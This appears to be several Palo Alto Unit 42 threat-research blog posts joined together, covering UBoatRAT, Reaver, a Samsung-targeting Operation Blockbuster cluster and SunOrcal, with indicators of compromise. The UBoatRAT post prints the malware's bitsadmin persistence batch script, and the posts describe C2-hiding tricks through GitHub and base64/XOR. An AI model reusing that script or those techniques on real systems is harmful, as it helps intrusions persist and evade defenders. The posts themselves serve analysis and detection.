  • [사업]roykim's_resumeexe ([Business]RyoKim's__resume__20170629.exe)
  • [Project W]Gravity business cooperation.exe

Delivery and Installation

We observed multiple variants of UBoatRAT delivered from Google Drive. Not all of the links were active at the time of our analysis, but some (including the one below) were.Uboat_1

Figure 1 Download from Google Drive

The zip archive hosted on Google Drive contains the malicious executable file disguised as a folder or a Microsoft Excel spread sheet. The latest variants of the UBoatRAT released in late July or later masquerade as Microsoft Word document files.

Uboat_2

Figure 2 Examples of UBoatRAT Masquerading

When executed, the UBoatRAT checks for the following two conditions on the compromised machine.

  • Detecting virtualization software such as VMWare, VirtualBox or QEmu.
  • Obtaining Domain Name from network parameters

If the RAT detects virtual environment or fails to get the domain name, it displays following fake error message and quits.
Uboat_3

Figure 3 Fake error message

Otherwise, UBoatRAT copies itself as C:\programdata\svchost.exe, creates C:\programdata\init.bat and executes the bat file. Then displays the following message and quits.
Uboat_4

Figure 4 Fake Error Message after installation

Persistence with BITS
UBoatRAT achieves persistence by using Microsoft Windows Background Intelligent Transfer Service(BITS). BITS is a service for transferring files between machines. Though the most famous application using the service is Windows Update, other applications or users can take advantage of the component. Bitsadmin.exe is a command-line tool user can create and monitor BITS jobs. The tool provides the option, /SetNotifyCmdLine which executes a program when the job finishes transferring data or is in error. UBoatRAT takes advantage of the option to ensure it stays running on a system, even after a reboot.
The following is the contents of the init.bat. At the second line, the local file net.exe is specified to transfer to %temp%.log. After completing the copying the local file, BITS executes the UBoatRAT file configured with /SetNotifyCmdLine at the third line.
bitsadmin /create d1f2g34
bitsadmin /addfile d1f2g34 c:\windows\system32\net.exe  %temp%\sys.log
bitsadmin /SetNotifyCmdLine d1f2g34 "c:\programdata\svchost.exe" ""
bitsadmin /Resume d1f2g34
Del %0
The BITS job keeps executing the malware periodically even if the computer reboots. To remove the job from the queue, BITS needs to call Complete or Cancel explicitly. According to the article from Microsoft, the job remains 90 days by default if you don't call Complete or Cancel.

C2 communication and backdoor commands

The attacker behind the UBoatRAT hides the C2 address and the destination port in a file hosted on Github, using a URL like the following:

https://raw.githubusercontent[.]com/r1ng/news/master/README.md
The malware accesses the URL and decodes the characters between the string “[Rudeltaktik]” and character “!” using BASE64. "Rudeltaktik" is the German military term which describes the strategy of the submarine warfare during the World War II.
In the case below, the string can be decoded to 115.68.49[.]179:80.
[Rudeltaktik]MTE1LjY4LjQ5LjE3OTo4MA==!
UBoatRAT uses a custom command and control protocol to communicate with the attacker’s server.  The malware places the string '488' (0x34, 0x38, 0x38 in HEX) at the top of the payload or instruction and encrypts the entire buffer with the static key 0x88 by using simple XOR cipher. Then the network payload always starts with 0xBC, 0xB0, 0xB0.
Uboat_5

Figure 5 '488' marker

Uboat_6

Figure 6 Encrypted '488' marker by static key

We assume the attacker picks '488' from one of the German submarines because the author calls the RAT UBoat-Server.
Uboat_7

Figure 7 UBoat_Server in the malware

After establishing a covert channel with C2, the threat waits following backdoor commands from the attacker.

Command Description
alive Checks if whether the RAT is alive
online Keeps the RAT online by sending the packets to C2 periodically
upfile Uploads file to compromised machine
downfile Downloads file from compromised machine
exec Executes process with UAC Bypass using Eventvwr.exe and Registry Hijacking
start Starts CMD shell
curl Downloads file from specified URL
pslist Lists running processes
pskill Terminates specified process


Development of UBoatRAT

At the time of this writing, we have identified fourteen samples of UBoatRAT and one downloader associated with the attacks. Most of UBoatRAT samples retrieve C2 address from GitHub as described above. Only one sample released in May connected to public blog service in Hong Kong and compromised legitimate web server in Japan as C2. The sample uses regular HTTP protocol for communication. The account for the blog, 'elsa_kr' has existed since April 2016 and has no meaningful contents at this moment.
Uboat_8

Figure 8 Public Blog used as C2

The author released a new version employing various new features in June. The early version of this new version obtains a C2 address from the repository 'uuu' owned by the GitHub account 'elsa999'. At the time of this writing, the 'uuu' repository has been deleted. It has since been replaced by three other repositories ('uj', 'hhh' and 'enm') all hosting an encoded combination of IP address and port in the account. According to the file history, the author has frequently been updating these files since July. After performing a quick analysis, we concluded these three repositories are for development and testing purpose for following reasons.

  • They use the different marker '###NEWS###', instead of '[Rudeltaktik]'.
  • The encoded global IP addresses are different from known UBoatRAT samples.
  • The author always changes the encoded address back to localhost(127.0.0.1) in short period.

Uboat_9

Figure 9 GitHub account for testing

The 'elsa999' user also has the following three PowerShell scripts in their repositories. These scripts are written by other authors for penetration testing.

  • gpp_autologon.ps1
  • gpp_pwd.ps1
  • wmi_scan.ps1


Conclusion

Though the latest version of UBoatRAT was released in September, we have seen multiple updates in elsa999 accounts on GitHub in October. The author seems to be vigorously developing or testing the threat. We will continue to monitor this activity for updates.
Palo Alto Networks customers are protected from this threat in the following ways:

  • All samples discussed are classified as malicious by the WildFire and Threat Prevention
  • Traps prevents the malware discussed in this report from executing
  • AutoFocus users can track the malware described in this report using the UBoatRAT


Indicators

UBoatRAT SHA256

bf7c6e911f14a1f8679c9b0c2b183d74d5accd559e17297adcd173d76755e271 6bea49e4260f083ed6b73e100550ecd22300806071f4a6326e0544272a84526c cf832f32b8d27cf9911031910621c21bd3c20e71cc062716923304dacf4dadb7 7b32f401e2ad577e8398b2975ecb5c5ce68c5b07717b1e0d762f90a6fbd8add1 04873dbd63279228a0a4bb1184933b64adb880e874bd3d14078161d06e232c9b 42d8a84cd49ff3afacf3d549fbab1fa80d5eda0c8625938b6d32e18004b0edac 7be6eaa3f9eb288de5606d02bc79e6c8e7fc63935894cd793bc1fab08c7f86c7 460328fe57110fc01837d80c0519fb99ea4a35ea5b890785d1e88c91bea9ade5 55dd22448e9340d13b439272a177565ace9f5cf69586f8be0443b6f9c81aa6e7 9db387138a1fdfa04127a4841cf024192e41e47491388e133c00325122b3ea82 e52d866e5b77e885e36398249f242f8ff1a224ecce065892dc200c57595bb494 eb92456bf3ab86bd71d74942bb955062550fa10248d67faeeeedd9ff4785f41e 452b1675437ef943988c48932787e2e4decfe8e4c3bed728f490d55b3d496875 66c2baa370125448ddf3053d59085b3d6ab78659efee9f152b310e61d2e7edb5


Downloader SHA256

f4c659238ffab95e87894d2c556f887774dce2431e8cb87f881df4e4d26253a3


Web Access

https://raw.githubusercontent[.]com/r1ng/news/master/README.md
https://raw.githubusercontent[.]com/elsa999/uuu/master/README.md
http://www.ak(masked)[.]jp/images/ http://elsakrblog.blogspot[.]hk/2017/03/test.html
C2
115.68.49[.]179:80
115.68.49[.]179:443
60.248.190[.]36:443
115.68.52[.]66:443
115.68.49[.]180:443
122.147.187[.]173:443
124.150.140[.]131:443
File
C:\programdata\init.bat
C:\programdata\svchost.exe

Palo Alto Networks Unit 42 Vulnerability Research November 2017 Disclosures

As part of Unit 42’s ongoing threat research, we can now disclose that Palo Alto Networks Unit 42 researchers have discovered four vulnerabilities addressed by the Microsoft Security Response Center as part of their November 2017 security update release.

CVE Vulnerability Name Affected Products Maximum Severity Rating Impact Researcher(s)
CVE-2017-11855 Internet Explorer Memory Corruption Vulnerability Internet Explorer 9, 10, 11 Critical Remote Code Execution (RCE)  Hui Gao
CVE-2017-11856 Internet Explorer Memory Corruption Vulnerability Internet Explorer 11 Critical Remote Code Execution (RCE)  Hui Gao and Zhanglin He
CVE-2017-11791 Scripting Engine Information Disclosure Vulnerability Internet Explorer 9, 10, 11; Microsoft Edge Important Information Disclosure  Hui Gao
CVE-2017-11834 Scripting Engine Information Disclosure Vulnerability Internet Explorer 9, 10, 11 Important Information Disclosure  Hui Gao

For current customers with a Threat Prevention subscription, Palo Alto Networks has also released IPS signatures providing proactive protection from these vulnerabilities. Traps, Palo Alto Networks advanced endpoint solution, can block memory corruption based exploits of this nature.
Palo Alto Networks is a regular contributor to vulnerability research in Microsoft, Adobe, Apple, Google Android and other ecosystems. By proactively identifying these vulnerabilities, developing protections for our customers, and sharing the information with the security community, we are removing weapons used by attackers to threaten users, and compromise enterprise, government, and service provider networks.

Using Existing Malware to Save You Time

As a malware analyst and reverse engineer, I am often faced with reversing some type of cryptography algorithm or decompression routine that can take hours, days, months, or even years to fully understand.  I am often tasked with understanding:  What is the blob of data that is used by the malware?
Answering the “what” is always the challenging part and I usually don’t have a lot of time to fully reverse some crypto routine.  I simply need to answer the question:  This data is a configuration file that is used by the malware to do XYZ or I simply don’t know what this data is (I don’t like to give this answer, but it happens).
There are several different approaches one can take to decrypt/decompress data from malware.  You can run the malware and dump memory segments (dump strings on each sample afterwards), debug the malware in a debugger, place hooks on decryption/decompression routines and dump return vales, static analysis, etc.  While all these approaches are good and will provide you the desired answers they can be somewhat time consuming. What if you have several blobs of data you need decoded/decompressed?  Wouldn’t it be great if you could take the assembly code directly from the malware’s decompression/decoding routine, put it in a compiler such as Visual Studio, compile it to a dynamic link library (DLL), and then call into it using your favorite scripting language such as Python?  This blog will show a technique that can be used to achieve just this.  A link to the finished tool hosted on Unit 42’s public tools GitHub repository, which decompresses a data blob within Reaver used as a database lookup for API calls and strings can be found here.

The Scenario

For this example, I was tasked with trying to identify the compression algorithm used as part of our recent analysis into the Reaver malware family and determine if the strings within the malware could be decompressed from the binary without running it.  The keyword here being “without”.
During my analysis of the Reaver malware family, it appears to implement a modified Lempel-Ziv-Welch (LZW) compression algorithm.  The decompression algorithm from the Reaver malware for this example was found at address:  0x100010B2 and is approximately 200 lines of assembly.  Decompressed routine example is in Figure 1, below:

Figure 1 Reaver decompression routine

For brevity the entire code from the malware function is not shown.  The important parts to take aware from this are:

  • Calling convention is __thiscall (indicates C++)
  • Function takes five arguments
  • The function is called once from the malware (number of cross references identified in IDA Pro)

Here is what the function looks like when being called:

Figure 2 Calling Reaver decompression routine

Here’s an overview of calling the decompressed function:

  • Clears EAX register, so EAX is zero
  • Pointer to the object is stored in ECX (Thiscall)
  • The three pushes of EAX indicate that the last three parameters to the decompressed routine are always zero.
  • Parameter two is a pointer to a destination buffer.
  • Parameter one is a pointer to the compressed data.

The compressed data is:

Figure 3 Reaver compresed data

For brevity the entire contents of the compressed data are not shown.  The entire size is:  ~45,115 bytes.
Bytes 1-7 (08 00 A5 04 01 12 03) appear to be a magic header for the compression routine and was found in all Reaver malware variants.
Armed with this knowledge we can now turn our focus to the inner working of the decompression routine.

Note:  From here one could simply monitor the return from the call and dump the contents of the destination buffer, which would contain the decompressed data, but this would require running the code from a debugger.  Remember our goal is to not run the sample.

At this point we have enough general information that we can begin to create a DLL, so start up Visual Studio or any compiler that handles compiling assembly (NASM/MASM).  Create a new empty DLL project and add a new header file.  For example, I created a header with the following information:

Figure 4 C Header file

The above code creates a single export named “Decompress” and accepts two arguments.  Why two and not five?  Since the other three arguments will always be zero there is no need to define them.  The return type for our function is a Boolean.
For your source file (.cpp or .c), take the assembly from IDA Pro or your debugger and add it to your source file. Here is what my source file looks like (after I fixed it up):

Figure 5 Our decompression routine

Taking assembly from IDA Pro or a disassembler such as Immunity Debugger isn’t one to one as it does require some work on your part.  Unfortunately, you can’t take the assembly and expect things to just magically work.  One area that requires special attention are the function calls made within your code block.  Each assembly call needs a name (label) and all the code needs to be arranged in the proper calling order, otherwise you will receive unexpected results or crash.  Also, it’s important that you copy the assembly for each function call that is made.  In this sample, I used the word “check” to represent function names or jump locations, as I was quickly working my way through this.
Since LZW encodes data using an index into a dictionary the first thing the decompression routine does is allocate a buffer of memory 16,512 bytes (0x4080) to create the dictionary.  From the assembly, it uses the C++ API malloc to allocate the buffer and then sets the buffer to NULL (this is how malloc works).  A simpler and more efficient way is to use calloc function which reduces the number of instructions and allocates the buffer for you.
We start by coding this in C++ and then switch to Visual Studio inline assembly using the __asm keyword.  The code block within the __asm keyword is where you will place your assembly instructions and make the necessary adjustments; not only for the code to compile, but also to ensure that the stack is aligned properly.  In studying the decompression routine, the following instructions were necessary before we can begin to start executing the decompression routine.

  • Set EBX to zero.
  • Subtract 64 bytes (0x40) from the stack. Necessary to prevent us from overwriting any stack data
  • Save our stack pointer into ESI
  • EDI needs to point to our dictionary buffer created via calloc
  • EAX needs to point to our source data
  • EDX needs to point to our destination buffer

The following nine lines were manually added in-order to satisfy the requirements for the decompression algorithm.  The remaining code was copied directly from Immunity Debugger.

Figure 6 Setting up decompression routine requirements

At this point, all it takes is to update the assembly calls and jumps with meaningful names and arrange them in the correct order.  Now the code should compile and run, but when our routine is finished you must restore the stack back, so it returns to the proper caller in this case Python ctypes.  The following code was added:

Figure 7 Adjusting stack for return

Here we are restoring the stack pointer and base pointer and adding 0x120 or 0x58 to ESI depending if the DLL is a VS debug build or release build.
Now that we have a DLL we can begin to call into it and pass it data via Python and ctypes.  The following Python script uses our DLL to decompresses Reaver data.

The Python script was recently updated to support multiple Reaver variants.  The newer Reaver variants use Microsoft CAB compression as a first layer followed by LZW modified decompression.  The script does the following:

  • Loads our DLL LzwDecompress.dll
  • Attempts to locate the magic signature values for the modified LZW header or Microsoft CAB
  • For the LZW decompression routine creates two string buffers, which are pointers to a buffer. The source buffer is a pointer to the data that needs to be decompressed and the destination buffer is where we will store the decompressed data.
  • Call the export named Decompress and pass it our two parameters
  • Writes the data to a file

The following is an example of the script running:
Malware Reversing

Figure 8 Script decompressing data

The first example is of an older version of Reaver that uses the LZW decompression routine.  The decompressed data is written to a text file that contains the following:

The next example is of a newer Reaver sample that added a layer of compression using Microsoft CAB.
Malware reversing_2

Figure 9 Script expanding CAB file and decompressing data

Here the script found the magic values for Microsoft CAB, expanded the file, read in the expanded file, found the magic value in that file for the decompression routine and wrote the same decompressed data to a text file.

Conclusion

This blog has shown you that by taking the existing Reaver decompression routine straight from assembly, placing it into Visual Studio, compiling it into a DLL, then calling into it via Python saves us a considerable amount of time.  You no longer must reimplement the routine in C or Python as you simply call the routine and pass it the same data as the malware would.  The tradeoff is understanding assembly, stacks and knowing what registers the routine requires. Once armed with that knowledge it’s easy to implement and can be applied to any function within a binary.

Operation Blockbuster Goes Mobile

Unit 42 has discovered a new cluster of malware samples, which targets Samsung devices and Korean language speakers, with relationships to the malware used in Operation Blockbuster. The specific points of connection between these new samples and Operation Blockbuster include:

Although Unit 42 cannot provide a full picture of the details surrounding the delivery of these samples, we are confident this activity targets Korean language speakers who use Samsung devices. Based on this evidence we believe this new malware is likely targeting South Koreans.
The newly discovered samples show new capabilities not previously documented. A strong relationship between previously identified malware samples attributed to these campaigns and the newly discovered samples examined in this report.

New Malware Cluster

At the center of the cluster of new malware samples is a PE (ed9e373a687e42a84252c2c01046824ed699b32add73dcf3569373ac929fd3b9) uploaded to VirusTotal with the filename "JAVAC.EXE".  The sample requires two command line parameters to run, the first is a port number which the binary binds to, acting as a webserver, and the second is also a port number which is used for encrypted protocol communications.
The first port mimics an Apache server, using header values that Apache would use and will serve different resources to requests on the port, depending on the User-Agent header values used. Some of the responses given are embedded in the original PE, whilst others are expected to be found on the local disk. The following JavaScript files are embedded in the resource section of JAVAC.exe:

 Filename SHA256 Purpose
jquery50.js
 
2b15e4289a3eb8e4eb8c2343895002dde7f5b2791e3c799b4f869be0aa85d2e8 Gets and sets client HTTP Cookie header values e.g. "GoogleAppCookie". Redirects clients to "main.js"
jquery52.js b183625c006f50f2b64ebe0aebda7b68ae285e53d1b4b00c8f49cde2dfc89348 Gets and sets client HTTP Cookie header values e.g. "GoogleAppCookie". Redirects clients to "update.js"
jquery99.js
 
941cd0662cae55bc06727f1d658aba67f33442e63b03bebe012dad495e9e37dc Redirect all client requests to mboard_ok.css.
main.js
 
790662a047047b0470e2f243e2628d8f1b62794c1359b75ed9b856325e9c961a Collect system information and invoke a system shell. These are used to accomplish the following:
 
Install and invoke an APK
Write an ELF file to disk on the client
umc.apk
 
4694895d6cc30a336d125d20065de25246cc273ba8f55b5e56746fddaadb4d8a Three nested APKs which ultimately lead to a backdoor APK implant. This file is likely installed silently by visiting the next resource with an HTTP client.
 
Further details on this APK follow below.
update.js
 
cf3e9baaac7efcaff8a9864da9f12b4115ba3f148ae5cfc21f3c158f6182b792 Redirect all client requests to a URL which triggers a vulnerability in Samsung devices to install an APK.


The system name this PE HTTP server is intended to execute on has a hostname of "RUMPUS-5ED8EE00". This is checked by JAVAC.exe during execution. Besides the resources listed in the table above, it is important to note that JAVAC.exe expects additional files located on the system due to some of the resources referencing local JavaScript files. These include the following filenames:

  • mboard_ok.css
  • node_n.js
  • node_e.js
  • node_g.js
  • node_p.js
  • node_ok.js
  • node_nc.js
  • node_ex.js

We have not been able to obtain copies of these resources.
Related ELF ARM Samples
The ELF ARM file embedded in main.js is written to HTTP clients' disks by the logic in main.js. Below is a table outlining indicators from this embedded ELF ARM.

SHA256 Description Embedded IPv4 Addresses
0ff83f3b509c0ec7070d33dceb43cef4c529338487cd7e4c6efccf2a8fd7142d ELF ARM file embedded in main.js  97.211.212.31
14.139.200.107
175.100.189.174

 
This ELF ARM file is one of three we identified. These ELF files are similar to PE files named Cruprox by Symantec, Manuscrypt by Kaspersky, and Clevore by Trend Micro. The ELF ARM samples contain lists of domains (used for deception) and IPv4 addresses (used for command and control). These domains and IPv4 addresses are used to generate crafted TLS sessions similarly to the "fake TLS" communication mechanisms in section 4.3.3.1 of the Operation Blockbuster report by Novetta.
The ELF ARM samples choose one of the embedded domains to populate an SNI field of a TLS connection to one of the embedded IPv4 addresses. By doing command and control in this way an analyst observing the connection stream only sees what looks like (but is not) a TLS connection to a legitimate domain name. The domain names included in 0ff83f3b509c0ec7070d33dceb43cef4c529338487cd7e4c6efccf2a8fd7142d are as follows:

  • myservice.xbox[.]com
  • uk.yahoo[.]com
  • web.whatsapp[.]com
  • www.apple[.]com
  • www.baidu[.]com
  • www.bing[.]com
  • www.bitcoin[.]org
  • www.comodo[.]com
  • www.debian[.]org
  • www.dropbox[.]com
  • www.facebook[.]com
  • www.github[.]com
  • www.google[.]com
  • www.lenovo[.]com
  • www.microsoft[.]com
  • www.paypal[.]com
  • www.tumblr[.]com
  • www.twitter[.]com
  • www.wetransfer[.]com
  • www.wikipedia[.]org

An example TLS "Client Hello" record generated by 0ff83f3b509c0ec7070d33dceb43cef4c529338487cd7e4c6efccf2a8fd7142d is given below. It includes a legitimate domain name in its SNI field yet is sent to a command and control IPv4 address.
GoingMobile_1
By examining strings, binary functions, and embedded IPv4 addresses of 0ff83f3b509c0ec7070d33dceb43cef4c529338487cd7e4c6efccf2a8fd7142d, we were able to hunt for and locate two additional ELF ARM samples. Below is a table of the related ELF ARM samples:

SHA256 Description Embedded IPv4 Addresses
800f9ffd063dd2526a4a43b7370a8b04fbb9ffeff9c578aa644c44947d367266 ELF ARM file likely of the same malware family as 0ff83f3b509c0ec7070d33dceb43cef4c529338487cd7e4c6efccf2a8fd7142d
Embedded in 06cadaac0710ed1ef262e79c5cf12d8cd463b226d45d0014b2085432cdabb4f3 (described below)
 
14.139.200.107
197.211.212.31
199.180.148.134
110.45.145.103
217.117.4.110
61.106.2.96
175.100.189.174
153db613853fb42357acb91b393d853e2e5fe98b7af5d44ab25131c04af3b0d6
 
ELF ARM file likely of the same malware family as 0ff83f3b509c0ec7070d33dceb43cef4c529338487cd7e4c6efccf2a8fd7142d  
181.119.19.100
114.215.130.173
139.196.55.146
124.248.228.30
119.29.11.203


Related APK Samples

In addition to ELF ARM files the HTTP Server can also serve APK files. As previously stated, an APK with SHA256 4694895d6cc30a336d125d20065de25246cc273ba8f55b5e56746fddaadb4d8a is embedded as a resource in the HTTP PE server sample with a name of "umc.apk".
Umc.apk defines intent filters to receive events from the Android operating system when the APK is replaced (PACKAGE_REPLACED), when the device receives a text message (SMS_RECEIVED), and when the device is in use by a user (USER_PRESENT). Umc.apk installs an embedded APK with the SHA256 value of a984a5ac41446db9592345e547afe7fb0a3d85fcbbbdc46e16be1336f7a54041. A984a5ac41446db9592345e547afe7fb0a3d85fcbbbdc46e16be1336f7a54041 has a name of "install.apk".
The purpose of install.apk is to cleanup umc.apk and install a third APK with a SHA256 hash of 4607082448dd745af3261ebed97013060e58c1d3241d21ea050dcdf7794df416 and a name of "object.apk".
Object.apk is the final malicious payload. This APK ensures that it is running when the device is booted and provides backdoor capabilities to its controller.

  • Record the microphone
  • Capture from the camera
  • Upload, execute, and manipulate local files
  • Download remote files
  • Record GPS information
  • Read contact information
  • Observe SMS or MMS messages
  • Record web browsing history and bookmarks
  • Scan and capture WiFi information

Below is an image of decompiled code from a main component of the backdoor. It shows the internal version number for this APK is “4.2.160713” it is unclear if this is an accurate representation of the number of iterations of development undertaken on this malware family, or if it is to give the APK an air of legitimacy.
GoingMobile_2
Configuration information for object.apk is included in the APK as a resource named "assest.png". The configuration information can be decoded using the following Python function:

The decoded configuration values and their purposes follow:

Value Purpose
4 Proxy Count
113.10.170.98 IPv4
443 Port Number
98.101.211.250 IPv4
443 Port Number
173.0.138.250 IPv4
443 Port Number
192.168.1.49 IPv4
443 Port Number
60 Sleep Time
5 Max Repetition Count

 
Following our analysis of the payload APK, we were able to locate an additional related APK. The APK with SHA256 hash value of 06cadaac0710ed1ef262e79c5cf12d8cd463b226d45d0014b2085432cdabb4f3 contains 800f9ffd063dd2526a4a43b7370a8b04fbb9ffeff9c578aa644c44947d367266, one of the ELF ARM files discussed in a table under the section titled, "Related ELF ARM Samples".
This APK, 06cadaac0710ed1ef262e79c5cf12d8cd463b226d45d0014b2085432cdabb4f3, contains resources which reference legitimate applications of varying popularity. We hypothesize the inclusion of these resources are to disguise the application's true intent and to make the application seem legitimate. The inclusion of KaKaoTalk resources leads us to believe this APK is targeting South Koreans. The image below shows some of the referenced mobile applications resources:
GoingMobile_3
The purpose of 06cadaac0710ed1ef262e79c5cf12d8cd463b226d45d0014b2085432cdabb4f3 is to execute the ELF ARM file is contains. Below shows decompiled source code of the "com.godpeople.GPtong.ETC.SplashActivity" resource in the APK which contains the main functionality of the APK. It executes the ELF ARM file named "while" and logs activity to the debug log named "snowflake".
GoingMobile_4
Relationships to Known Samples
Originally, the PE server was identified by its binary overlaps with the following samples:

  • 410959e9bfd9fb75e51153dd3b04e24a11d3734d8fb1c11608174946e3aab710
  • 4cf164497c275ae0f86c28d7847b10f5bd302ba12b995646c32cb53d03b7e6b5

When executing, both samples create the mutex "FwtSqmSession106839323_S-1-5-20" which has ties to Operation Blockbuster and the attacks on the SWIFT banking system. Once this overlap in indicators was identified, and manual investigation began, additional overlaps began to emerge.
Additional functional code overlaps are found between the following samples and the PE server:

  • 1d195c40169cbdb0f50eca40ebda62321aa05a54137635c7ebb2960690eb1d82
  • af71ba26fd77830eea345c638d8c2328830882fd0bd7158e0abc4b32ca0b7b74

The PE server sample is not the only sample with ties to previously identified malware. Infrastructure reuse also exist between the IPv4 addresses embedded in ELF ARM files detailed in the previous section and previously identified malware. For example, 175.100.189.174 is embedded in 800f9ffd063dd2526a4a43b7370a8b04fbb9ffeff9c578aa644c44947d367266 and is also contacted by a606716355035d4a1ea0b15f3bee30aad41a2c32df28c2d468eafd18361d60d6, a documented Destover sample.
Another example of IPv4 address reuse is 119.29.11.203. This IPv4 address is embedded in the ELF file with SHA256 of 153db613853fb42357acb91b393d853e2e5fe98b7af5d44ab25131c04af3b0d6 and is also contacted by 7429a6b6e8518a1ec1d1c37a8786359885f2fd4abde560adaef331ca9deaeefd which is a PE payload delivered by the macros in the following malicious documents:

  • 7576bfd8102371e75526f545630753b52303daf2b41425cd363d6f6f7ce2c0c0
  • ffdc53425ce42cf1d738fe22016492e1cb8e1bc657833ad6e69721b3c28718b2
  • c98e7241693fbcbfedf254f2edc8173af54fcacebb7047eb7646235736dd5b89

These macros share the same logic as macros discussed by Unit42 in previous reports.

Final Thoughts

It is clear that source code was reused between previously reported samples and the cluster of new samples outlined by Unit 42. Additionally, command and control IPv4 addresses were reused by the malware discussed in this analysis. Technical indicators as well as soft indicators, such as APK themes and names, provide soft and tenable ties to the actors behind Operation Blockbuster and the HiddenCobra group.
The image below summarizes all of the relationships presented in this report:

Attribution is difficult to confidently achieve even with an in-depth technical knowledge and large pool of telemetry to hunt through. Without targeting and delivery information this report offers a partial perspective on this new activity targeting Korean speaking Samsung users.
Palo Alto Networks customers can review this cluster of newly discovered malware by examining the GoingMobile AutoFocus tag.
Unit 42, before publication, notified both Samsung and the KrCERT of the activity detailed here. We would like to thank both organizations for working so quickly with us.
Indicators of Compromise
SHA256
06cadaac0710ed1ef262e79c5cf12d8cd463b226d45d0014b2085432cdabb4f3
0ff83f3b509c0ec7070d33dceb43cef4c529338487cd7e4c6efccf2a8fd7142d
153db613853fb42357acb91b393d853e2e5fe98b7af5d44ab25131c04af3b0d6
1d195c40169cbdb0f50eca40ebda62321aa05a54137635c7ebb2960690eb1d82
2b15e4289a3eb8e4eb8c2343895002dde7f5b2791e3c799b4f869be0aa85d2e8
410959e9bfd9fb75e51153dd3b04e24a11d3734d8fb1c11608174946e3aab710
4607082448dd745af3261ebed97013060e58c1d3241d21ea050dcdf7794df416
4694895d6cc30a336d125d20065de25246cc273ba8f55b5e56746fddaadb4d8a
4cf164497c275ae0f86c28d7847b10f5bd302ba12b995646c32cb53d03b7e6b5
7429a6b6e8518a1ec1d1c37a8786359885f2fd4abde560adaef331ca9deaeefd
7576bfd8102371e75526f545630753b52303daf2b41425cd363d6f6f7ce2c0c0
790662a047047b0470e2f243e2628d8f1b62794c1359b75ed9b856325e9c961a
800f9ffd063dd2526a4a43b7370a8b04fbb9ffeff9c578aa644c44947d367266
941cd0662cae55bc06727f1d658aba67f33442e63b03bebe012dad495e9e37dc
a606716355035d4a1ea0b15f3bee30aad41a2c32df28c2d468eafd18361d60d6
a984a5ac41446db9592345e547afe7fb0a3d85fcbbbdc46e16be1336f7a54041
b183625c006f50f2b64ebe0aebda7b68ae285e53d1b4b00c8f49cde2dfc89348
c98e7241693fbcbfedf254f2edc8173af54fcacebb7047eb7646235736dd5b89
cf3e9baaac7efcaff8a9864da9f12b4115ba3f148ae5cfc21f3c158f6182b792
ed9e373a687e42a84252c2c01046824ed699b32add73dcf3569373ac929fd3b9
ffdc53425ce42cf1d738fe22016492e1cb8e1bc657833ad6e69721b3c28718b2

Mutexes

FwtSqmSession106839323_S-1-5-20
 
IPv4s

110.45.145.103
113.10.170.98
114.215.130.173
119.29.11.203
124.248.228.30
139.196.55.146
14.139.200.107
173.0.138.250
175.100.189.174
181.119.19.100
197.211.212.31
199.180.148.134
211.115.205.41
217.117.4.110
61.106.2.96
98.101.211.250

Domains

www.radioapp[.]co[.]kr

Filenames

JAVAC.EXE
jquery50.js
jquery52.js
jquery99.js
main.js
umc.apk
update.js
mboard_ok.css
node_n.js
node_e.js
node_g.js
node_p.js
node_ok.js
node_nc.js
node_ex.js
object.apk
Install.apk
while


SunOrcal Adds GitHub and Steganography to its Repertoire, Expands to Vietnam and Myanmar

Summary
Recently, while Unit 42 was researching Reaver, the newest malware family related to attackers who also use SunOrcal, we also uncovered a new variant of the SunOrcal malware family. This new variant has been in the wild since at least May 2017 and uses both GitHub and steganography in a possible attempt to obscure its C2 infrastructure or perhaps to avoid detection by having the malware variant first beacon to a legitimate site.
SunOrcal activity has been documented to at least 2013, and may have been active as early as 2010. This new variant was used concurrently with both Reaver and traditional SunOrcal and shares much of the same infrastructure. We have also tied this activity to some involving the Surtr malware family, which is another tool used by these attackers.
The steganography technique we found in these new SunOrcal variants has also been used in a recent malicious document that uses a lure related to Donald Trump’s recent visit to Asia. The malicious document specifically mentions the disputed South China Sea area and targets individuals in the Vietnam region. In addition, we uncovered activity using traditional SunOrcal in March and May of 2016 that targeted at least one official entity in Myanmar.  Both Vietnam and Myanmar are outside of the typical targeting of these threat actors, indicating a potential broadening or shifting of targets. However, we do not have enough data to say whether this is a temporary or permanent expansion of activity.
In the following two sections we describe the new SunOrcal variant and ties between this activity, Reaver, traditional SunOrcal, and Surtr malware families.

SunOrcal Malware Analysis

For the following analysis, we analyzed the sample with the following attributes:

SHA256 887aeccfb981266f1d47a68cba64de47a4945a63d3b1787294ac98842ff47ffd
Compile Timestamp 2017-06-22 06:43:05 UTC

 
The malware begins by creating a mutex with a name of ‘GloablCryptNv1.453.2232’. This mutex is created to ensure only a single instance of SunOrcal is running at a given time.
Afterwards, the malware attempts to decrypt various configuration strings using an XOR key of 0xE8. These strings may contain various information, including the following:

  • Remote command and control (C2) server
  • C2 port
  • Various Boolean values
  • Download URL for payload
  • GitHub link to extract payload C2
  • GitHub Boolean value

As we can see in the following screenshot, some of these configuration options are stored with filler strings that will not actually be used, typically prefaced by ‘!!!’.
SunOrcal2_1

Figure 1 SunOrcal XOR-encoded Configuration Strings

 
After the configuration is parsed and decrypted, the malware will check the string at offset 0x412738 for a value of ‘yes’. If this is found, which is true in the case of this particular sample, the malware will attempt to communicate with GitHub to extract a host and port that will eventually be used by the final payload. This particular sample is configured to look at a file hosted at the following URL:

  • https://github.com/NordicMyth/NordicMyth/blob/master/README2.md

This file contains the following information:
SunOrcal2_2

Figure 2 Contents of README2.md

Additionally, a number of other similar files are hosted in this repository as shown in figure 3:
SunOrcal2_3

Figure 3 NordicMyth repository hosting various C2 information

Readers that look at the README2.md file contents may notice an oddity towards the bottom left within the paragraph of text. How this text is used will become apparent shortly.
At this stage, the malware will download the contents of this README2.md file and search for any data between two strings of ‘NorMsL’. In our previous example (as shown in figure 2), the following text is found between the two strings and so is returned:

  • AFaiOVa0BVOdBF6gzcK6yEzvTtk=

This SunOrcal variant proceeds to decode this string using base64 with the following custom alphabet:
0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ+-
It then takes the resulting decoded text and decodes it yet again using the standard base64 alphabet. Finally, this resulting string from this double decoding operation is XORed against 0xE5. This entire process looks like the following:
SunOrcal2_4

Figure 4 GitHub de-obfuscation process for extracting a C2 server

To date, we have only seen the NordicMyth GitHub repository used by SunOrcal variants using this GitHub technique. Using historical commits, we were able to observe the following remote C2 servers:

After the C2 string is extracted from the remote GitHub URL, it will save both the host and the port to their relevant configuration variables.
